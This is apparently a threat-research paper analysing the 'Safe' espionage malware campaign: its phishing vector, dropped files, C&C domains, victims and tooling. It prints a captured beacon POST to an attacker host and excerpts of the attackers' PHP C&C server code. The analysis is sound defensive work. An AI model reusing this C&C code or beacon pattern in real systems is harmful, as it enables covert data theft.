Safe
A TARGETED THREAT

By: Nart Villeneuve and Kyle Wilhoit
Forward-Looking Threat Research Team

Contents

Introduction

Whether considered advanced persistent threats (APTs) or malware-based espionage attacks, successful and long-term compromises of high-value organizations and enterprises worldwide by a consistent set of campaigns cannot be ignored. Because "noisier" campaigns are becoming increasingly well-known within the security community, new and smaller campaigns are beginning to emerge.

This research paper documents the operations of a campaign we refer to as "Safe," based on the names of the malicious files used. It is an emerging and active targeted threat.

Note that any mention of "SafeNet" in this paper is completely unrelated to and has no association with SafeNet, Inc., a global leader in data protection and a valued partner of Trend Micro. The author of the Safe malware apparently maliciously used the word "SafeNet" as part of this viral campaign, and to the extent the word "SafeNet" appears in this paper, it appears solely as replicated in the attacking author's malware configuration. There is no correlation between SafeNet Inc. and the Safe campaign and should not be interpreted as such.

The Safe campaign was able to compromise the following types of organizations:

- Government ministries
- Technology companies
- Media outlets
- Academic research institutions
- Nongovernmental organizations

While we have yet to determine the campaign's total number of victims, it appears that nearly 12,000 unique IP addresses spread over more than 100 countries were connected to two sets of command-and-control (C&C) infrastructures related to Safe. We also discovered that the average number of actual victims remained at 71 per day, with few if any changes from day to day. This indicates that the actual number of victims is far less than the number of unique IP addresses. Due to large concentrations of IP addresses within specific network blocks, it is likely that the number of victims is even smaller and that they have dynamically assigned IP addresses, which have been compromised for some time now.

Investigating targeted campaigns involves more than simply collecting actionable indicators like malware samples and C&C server information. Investigating and monitoring the activities of the Safe campaign over time, we were able to take advantage of the mistakes the attackers made and thus gain a deeper understanding of their operations. One of the C&C servers was set up in such a way that the contents of the directories were viewable to anyone who accessed them. As a result, not only were we able to determine who the campaign's victims were, but we were also able to download backup archives that contained the PHP source code the attackers used for the C&C server and the C code they used to generate the malware used in attacks.

The author of the malware used in the campaign is probably a professional software developer who studied at a technical university in China. This individual appears to have repurposed legitimate source code from an Internet services company in the same country for use as part of the campaign's C&C server code. As such, this may be a case in which a malware entrepreneur's code was used in targeted attacks.

In addition to understanding the tools and techniques used in this campaign, we had the opportunity to analyze the data to determine its source. While the information that we obtained suggested the identity of the malware author, we were not able to attribute the campaign operation to him. In fact, while we were able to identify the various IP addresses used by the operators, the geographic diversity of the proxy servers and VPNs made it difficult to determine their true origin.

Attack Vector

The distribution mechanism the Safe campaign used involved spear-phishing emails that contain a malicious attachment. This technique, which is quite common for APT campaigns, encourages a recipient to open a malicious attachment by sending an email with contextually relevant content.[1]

We discovered several malicious documents that all exploited a Microsoft Office® vulnerability (i.e., CVE-2012-0158).[2] If opened with a version of Microsoft Word® that is not up-to-date, a malicious payload is silently installed on the user's computer.



Figure 1: **Sample Safe spear-phishing email (aka attack vector)**



Figure 2: **Sample decoy documents**

1 http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-spear-phishing-email-most-favored-apt-attack-bait.pdf

2 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158

In addition to the Tibetan-themed attack vector, we found documents written in Mongolian though their exact targets remain unclear.

Malware

First Stage

Opening the malicious document on a system running a vulnerable version of Microsoft Office opens the decoy document for the user to view. Note though that this also drops malicious files onto the system that allows the attackers to take control of it. After the initial compromise, the attackers may then steal files from the compromised system.

The decoy document, **NBC Interview_Excerpts.doc**, has the MD5 hash, **a2da9cda33ce378a21f54e9f03f6c0c9efba61fa**. It drops the following files:

- **smcs.exe** (**91e6277a70d48ed953ac9208275e5dc855a8f7a7**), which contains:
  - **SafeCredential.DAT** (**303e982d0929ca2c50809323dff66be38a46926a**)
  - **SafeExt.org** (**2029399fb4be3d88c2ba0a7544b1ebec58157639**), which contains:
    - **SafeExt.dll** (**cde35c8da8c420aeaf5adda14ba68d18010479fa**)

The malware the malicious documents drop has several components, including:

- **SafeExt.dll:** Contains the malware's main functionality.
- **SafeCredential.DAT:** Contains the RC4 key, C&C information, and campaign "mark."

If User Account Control (UAC) is active, **SafeExt.dll** will be injected into **explorer.exe**. Otherwise, the file is copied to **%Program Files%\Internet Explorer\SafeNet** and registered as a Browser Helper Object (BHO).[3]



Figure 3: **RC4 key, C&C information, and campaign mark**

3 http://en.wikipedia.org/wiki/User_Account_Control and http://en.wikipedia.org/wiki/Browser_Helper_Object

The malware then accesses a C&C server over HTTP POST to send data using the domain name and URL path in **SafeCredential.DAT**. The network traffic is encrypted with the RC4 key in **SafeCredential.DAT**. One key indicator that can be used to detect this network communication is the user-agent, **Fantasia**.

```
POST /safe/record.php HTTP/1.1
User-Agent: Fantasia
Host: mongolbaatar.us
Content-Length: 114
Connection: Keep-Alive
Cache-Control: no-cache

.p...I{[...)..{.8".15)........u.....N...G..U
.p....
Q.in.mB.QrP'.y
.9B%.k..x...Z......b.M..==...<.Lr..]....P.//5..
```

Figure 4: **Check in with the C&C server**

During our investigation of the C&C servers associated with Safe, we discovered a backup script that the attackers used to archive the files on them. This allowed us to acquire the source code for the .PHP files used on the C&C servers.

```
#!/bin/bash

DAY=$(date "+%Y.%m.%d.%H")
tar zcvf ../safe_$DAY.tar.gz *.php *.sh test/ tmp/ utils/

# vim: set expandtab ts=4 sw=4 sts=4:
```

Figure 5: **Safe backup script**

The data that the malware sends from a compromised host to **report.php** is decrypted by the C&C server and stored in a MySQL™ database. In addition to RC4 encryption use, the file's content is XORed with the function in Figure 6.

```
function visualEncrypt(&$data)
{
    $len = strlen($data);
    for($i = 1; $i < $len; $i++)
    {
        $data[$i] = chr(ord($data[$i]) ^ ord($data[$i - 1]));
    }
}

function visualDecrypt(&$data)
{
    $len = strlen($data);
    if($len > 0)
    {
        for($i = $len - 1; $i > 0; $i--)
        {
            $data[$i] = chr(ord($data[$i]) ^ ord($data[$i - 1]));
        }
    }
}
```

Figure 6: **Safe's VisualEncrypt function**

The parameters of the query are unpacked and sent to a function that inserts the information the compromised host provides into the MySQL database. It then checks the database to see if the attackers specified instructions to send to the compromised host. If there are, these instructions are sent back to the compromised host.

```
    // Update Online Status & Get Manage Request
    else if (REQUEST_TYPE_CLIENT_REQUEST == $Bot_RequestType)
    {
        // Check
        if (!isset($Bot_ClientId) || !isset($Bot_IP_out) || !isset($Bot_IP_in) || !isset($Bot_Hostname) || !isset($Bot_DeviceSerial)
|| !isset($Bot_Comment) || !isset($Bot_Domain) || !isset($Bot_Plugin))
        {
            Crd_Log::warning("Request(REQUEST_TYPE_CLIENT_REQUEST) param miss");
            die();
        }

        // Update Online Status
        $time = date("Y-m-d H:i:s");
        $sql = "REPLACE INTO status SET ip_out = '" . $Bot_IP_out . "', ip_in = '" . $Bot_IP_in . "', timestamp = '" . $time . "',
hostname = '" . mysql_real_escape_string($Bot_Hostname) . "', client_id = " . $Bot_ClientId . ", disk_serial_number = '" .
mysql_real_escape_string($Bot_DeviceSerial) . "', comment = '" . mysql_real_escape_string($Bot_Comment) . "', domain = '" .
mysql_real_escape_string($Bot_Domain) . "', plugin = '$Bot_Plugin'";
        Crd_Log::debug("SQL: " . $sql);
        @mysql_query($sql, $dbInstance);
        $affected = @mysql_affected_rows($dbInstance);
        Crd_Log::debug("affected: " . $affected);

        // Get Manage Request
        $sql = "SELECT event_id,type,version,request from record WHERE client_id = " . $Bot_ClientId . " AND finished = 0";
        Crd_Log::debug("SQL: " . $sql);
        $result = @mysql_query($sql, $dbInstance);
        $select_row = @mysql_num_rows($result);
        while ($row = @mysql_fetch_array($result, MYSQL_ASSOC))
        {
            $index = 0;
            foreach ($row as $key => $value)
            {
                $replyData .= pack('LLLL', ++$index, 0, strlen($value), strlen($value)) . $value;
            }
            ++$replyCount;
        }
        $ret = TRUE;
        Crd_Log::trace("REQUEST_TYPE_CLIENT_REQUEST", $ret === TRUE ? "OK" : "FAIL");
    }
```

Figure 7: **Safe's check-in function**

The **REQUEST_TYPE_CLIENT_REQUEST** function inserts a unique ID for each compromised host as well as the Internet and external IP addresses, hostname, Windows domain, the system's disc drive information, and a campaign mark. It has a field to store information about any additional malware plug-ins that have been installed on the system.

The malware uses the following marks or campaign tags:

- 120713
- 120713p
- 123456
- 654321
- c0814
- C0821
- L0821
- Lewis120713px
- N0911
- Weber0720p
- 720p
- L1224

Second Stage

After the initial compromise, the attackers may instruct compromised systems to download additional malware and tools. The tools that we discovered were located on the same C&C servers.

Plug-Ins

The data contained in the C&C servers references plug-ins that are available for the malware. We believe they are related to the malware's data-exfiltration capabilities. The names of the plug-ins are:

- OpenDoc
- UsbDoc
- UsbExe

Tools

The tools used by Safe are off-the-shelf programs that are able to extract saved passwords from Internet Explorer® (IE) and Mozilla Firefox® as well as any stored Remote Desktop Protocol (RDP) credentials.[4]

4 The tools are publicly available at http://www.nirsoft.net/.



Figure 8: **Password extraction tools**

C&C

We found two sets of C&C servers that do not seem to have anything in common apart from being used in conjunction with the same malware. The first set of C&C servers had Mongolian-themed domain names—**mongolbaatar.us** and **mongolbaatarsonin.in**. The second set of C&C servers use the domains, **getapencil.com**, which was registered with a privacy protection service, and **withoutcake.com**, which was registered by **wanxian@126.com**.[5] **Willyoumarryadog.com** may also be a C&C server but we have not yet discovered samples that use this domain name.



Figure 9: **Safe C&C server infrastructure**

The Tibetan- and Mongolian-themed attack vectors described earlier are connected to the first infrastructure (i.e., **mongolbaatar**). We were unable to discover attack vectors for the second C&C infrastructure.

5 A variety of services can be used so the registrant information required to register a domain name will not be publicly visible in the WHOIS directory.

Campaign Connections

One of the C&C servers used, **withoutcake.com**, was registered using the email address, **wanxian@126.com**. This email address has been used to register 17 domain names, five of which have been confirmed to be C&C servers.



Figure 10: **Connections to other campaigns**

The domain, **sugarsbutters.com**, was used in attacks that leveraged images of Russian model, Irina Shayk, and dropped the iMuler malware that affects Mac OS X systems in November 2012.[6] Three domains—**aq5u.org**, **prettyb0yinus.com**, and **shumetheme.org**—have also been used as C&C servers for campaigns using the Enfal malware.[7]

Identification of Victims

We were able to identify victims in two ways. First, we were able to download a list of victims that were currently online from the C&C servers. Second, we were also able to download logs from the C&C servers that listed all of the IP addresses that "checked in" to them using the **REQUEST_TYPE_CLIENT_REQUEST** function.

The first set of C&C servers (i.e., **mongolbataar**) appeared to have only three "live" victims—one with an IP address assigned to South Sudan, another with an address assigned to Mongolia, and another that did not list an external IP address.

The logs we obtained from the first set of C&C servers showed that 243 unique IP addresses from 11 different countries checked in to them.

6 http://www.totaldefense.com/blogs/2012/04/11/mac-os-x-threat-masquerading-as-image-files.aspx and http://www.f-secure.com/v-descs/backdoor_osx_imuler_a.shtml

7 http://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Luiha-BK/detailed-analysis.aspx and http://www.threatexpert.com/report.aspx?md5=9d334262d146bd57a7adfb9b3e093f9f

Table 1: **Country Breakdown of Unique IP Address Locations**

Country	Number of IP Addresses
Mongolia	212
South Sudan	9
Bulgaria	8
China	4
United States	3
Canada	2
Hungary	1
South Korea	1
Australia	1
India	1
Egypt	1

The logs we obtained from the second set of C&C servers (i.e., **getapencil.com**) showed that 11,563 unique IP addresses from 116 different countries checked in to them.

Table 2: **Top 15 Country Breakdown of Unique IP Address Locations**

Country	Number of IP Addresses
India	4,305
United States	709
China	625
Pakistan	554
Philippines	445
Russia	307
Brazil	283
Romania	248
Saudi Arabia	192
Algeria	180
United Arab Emirates	170
Serbia	161
Malaysia	154
Syria	151
Hungary	147

We discovered that on average, 71 victims accessed the **getapencil.com** C&C server at any given time. The actual total victim count was significantly lower than the number of unique IP addresses though.

Tools

A closer look at the C&C servers allowed us to identify the tools and source code the threat actors used to create, distribute, and encrypt/decrypt data. The tools presented in this section either came preassembled or could be compiled using the source code that could be downloaded from the **getapencil.com** C&C server.

TypeConfig/SafeDisk

The primary function of TypeConfig/SafeDisk appears to be embedding a backdoor into a valid .PE file. This tool appears to be the primary method for creating the malware related to the campaign.



Figure 11: **Data flow diagram showing TypeConfig malware creation**



Figure 12: **TypeConfig and translated graphical user interfaces (GUIs)**

The fields in the TypeConfig GUI allow an attacker to specify a C&C server location and data like the malware's name and version number, which are sent back to the attacker after a compromise.

DECRYPT.exe

We also pulled the application, **DECRYPT.exe**, from a **getapencil.com** C&C server. This application is a custom encrypter/decrypter for any file inputted into the application. Further analysis of this application shows that it uses large portions of Makoto Matsumoto and Takuji Nishimura's Random Number Generator (RNG) for encryption functionality.[8]

Figure 13: **DECRYPT.exe's GUI with some translated content**

Once the **Decrypt** button is pressed, a password validation box appears.



Figure 14: **Password validation box that appears when the** Decrypt **button is pressed**

We were able to identify victim files that were on "drop servers" that utilize **DECRYPT.exe** for encryption/decryption.

Common Tools

We also identified security tools with both valid and nefarious purposes and have been used in other campaigns on the C&C servers. We listed some of these along with their functionality below:

- **LZ77:** Used to compress and decompress files.
- **UPXShell:** Commonly used to pack malware in order to make it more difficult for analysts to reverse-engineer.
- **DebugView:** A Microsoft Sysinternals tool that allows you to monitor debug outputs on your local system.
- **Build.bat:** Used to open TypeConfig and "automate" malware creation processes.
- **Compress.bat:** Used to automatically compress files defined in a batch file with the aid of **LZ77.exe**.
- **PECompress.bat:** Used to compress files identified in a batch file with the aid of **UPXShell.exe**.

8 http://www.math.sci.hiroshima-u.ac.jp/~m-mat/MT/MT2002/CODES/readme-mt.txt

Source Code

This section shows some of the discoveries we made while trying to identify the functionality and use cases of each application we discovered. Nearly all of the samples were coded in C, specifically Visual C.

The directory structure of the source code appeared to be standard of directories written using C, Visual Studio® Express, or a litany of other tools. The code appeared to be very robust. We created a complete mind map of the code, its directories and the files located within the said directories.[9]



Figure 15: **High-level directory/code structure of our findings**

The applications in the following section are only a few of those that contained some of the most interesting details about our findings.

9 Due to the number and depth of directories discovered, what has been included here is only a portion of the mind map we created.

TypeConfig.exe/SafeDisk.exe Source Code Analysis



Figure 16: **SafeDisk/TypeConfig source tree**

We were able to correlate similarities between **TypeConfig.exe** and **SafeDisk.exe**. While reverse-engineering code and functionality, we discovered that the two applications were identical in function. We have not, however, ascertained what the purpose behind differential naming is, but their functionality appeared to be very similar.

```
//
CFileDialog dlg(TRUE, NULL, _T("SafeDisk.exe"), NULL,
        _T("PE Files (*.exe)|*.exe||"));

if(dlg.DoModal() != IDOK)
{
        PostQuitMessage(1);
```

Figure 17: **Code identifying** SafeDisk.exe

We also identified fields in **TypeConfig.exe** by directly correlating the code to the fields within the GUI.

Another interesting feature to note within **TypeConfig.exe** is its use of **SafeCredential.DAT**, which the threat actors created to specify the RC4 encryption key, C&C server information, and campaign mark.

```
// Connect Set File Path
//#define FILE_CONNECT_SET_PATH _T("\\Program Files\\Internet Explorer")
//#define FILE_CONNECT_SET_PATH _T("\\3")
//#define FILE_CONNECT_SET_PATH FILE_TEMPD_RI
#define FILE_CONNECT_SET_NAME _T("\\SafeCredential.DAT")
```

Figure 19: SafeCredential.DAT **utilization**

```
public:
    // Agent Name
    CHAR    szName[32];
    // Agent Version
    DWORD   dwVersion;
    // Agent ID
    DWORD   dwId;
    // Agent Password
    CHAR    szPasswd[64];

    // Dynamic Connect
    BOOL    bIsUrl;
    // URL
    CHAR    szUrl[32];
    // Static Network IP
    DWORD   dwIPAddress;

    // Port
    USHORT  uPort;

public:
```

Figure 18: **Field lists for the GUI**

C&C Source Code



Figure 20: **PHP source code tree**

The C&C functionality was written in PHP. The code required **config.php**, which contained the configuration for the MySQL database where victim information was stored; **global.php**, which contained some mapping of strings to command numbers; **upload.php**, which provided the functionality for data exfiltration; and **utils.php**, which contained the encryption functions in order to encrypt and decrypt communications between a compromised host and a C&C server. Compromised hosts and malicious operators interacted with **record.php**, the primary file required for C&C operation. The **utils** directory also contained code for extensive logging and what appeared to be repurposed legitimate code.

```
// Get Online Client
define('REQUEST_TYPE_MANAGE_GET_LIST',      1);
// Send Request & Get Response
define('REQUEST_TYPE_MANAGE_REQUEST',       2);
// Update Online Status & Get Manage Request
define('REQUEST_TYPE_CLIENT_REQUEST',       3);
// Send Response
define('REQUEST_TYPE_CLIENT_RESULT',        4);
// Send Response async
define('REQUEST_TYPE_CLIENT_RESULT_ASYNC',  5);
// Get Response Async
define('REQUEST_TYPE_MANAGE_REQUEST_ASYNC', 6);
// Get File Id
define('REQUEST_TYPE_GET_FILE_ID',          7);
// Get Upload/Download File Info
define('REQUEST_TYPE_GET_FILE_UPDOWN_INFO', 8);
// Get Client Id
define('REQUEST_TYPE_GET_CLIENT_ID',        9);
// Plugin Check
define('REQUEST_TYPE_PLUGIN_CHECK',         10);
// Plugin Add
define('REQUEST_TYPE_PLUGIN_ADD',           11);
```

Figure 21: **Safe commands**

When compromised computers accessed **record.php**, they interacted with the functionality labeled **CLIENT**. Operators used **MANAGE** commands to interact with the C&C functionality.

Attribution

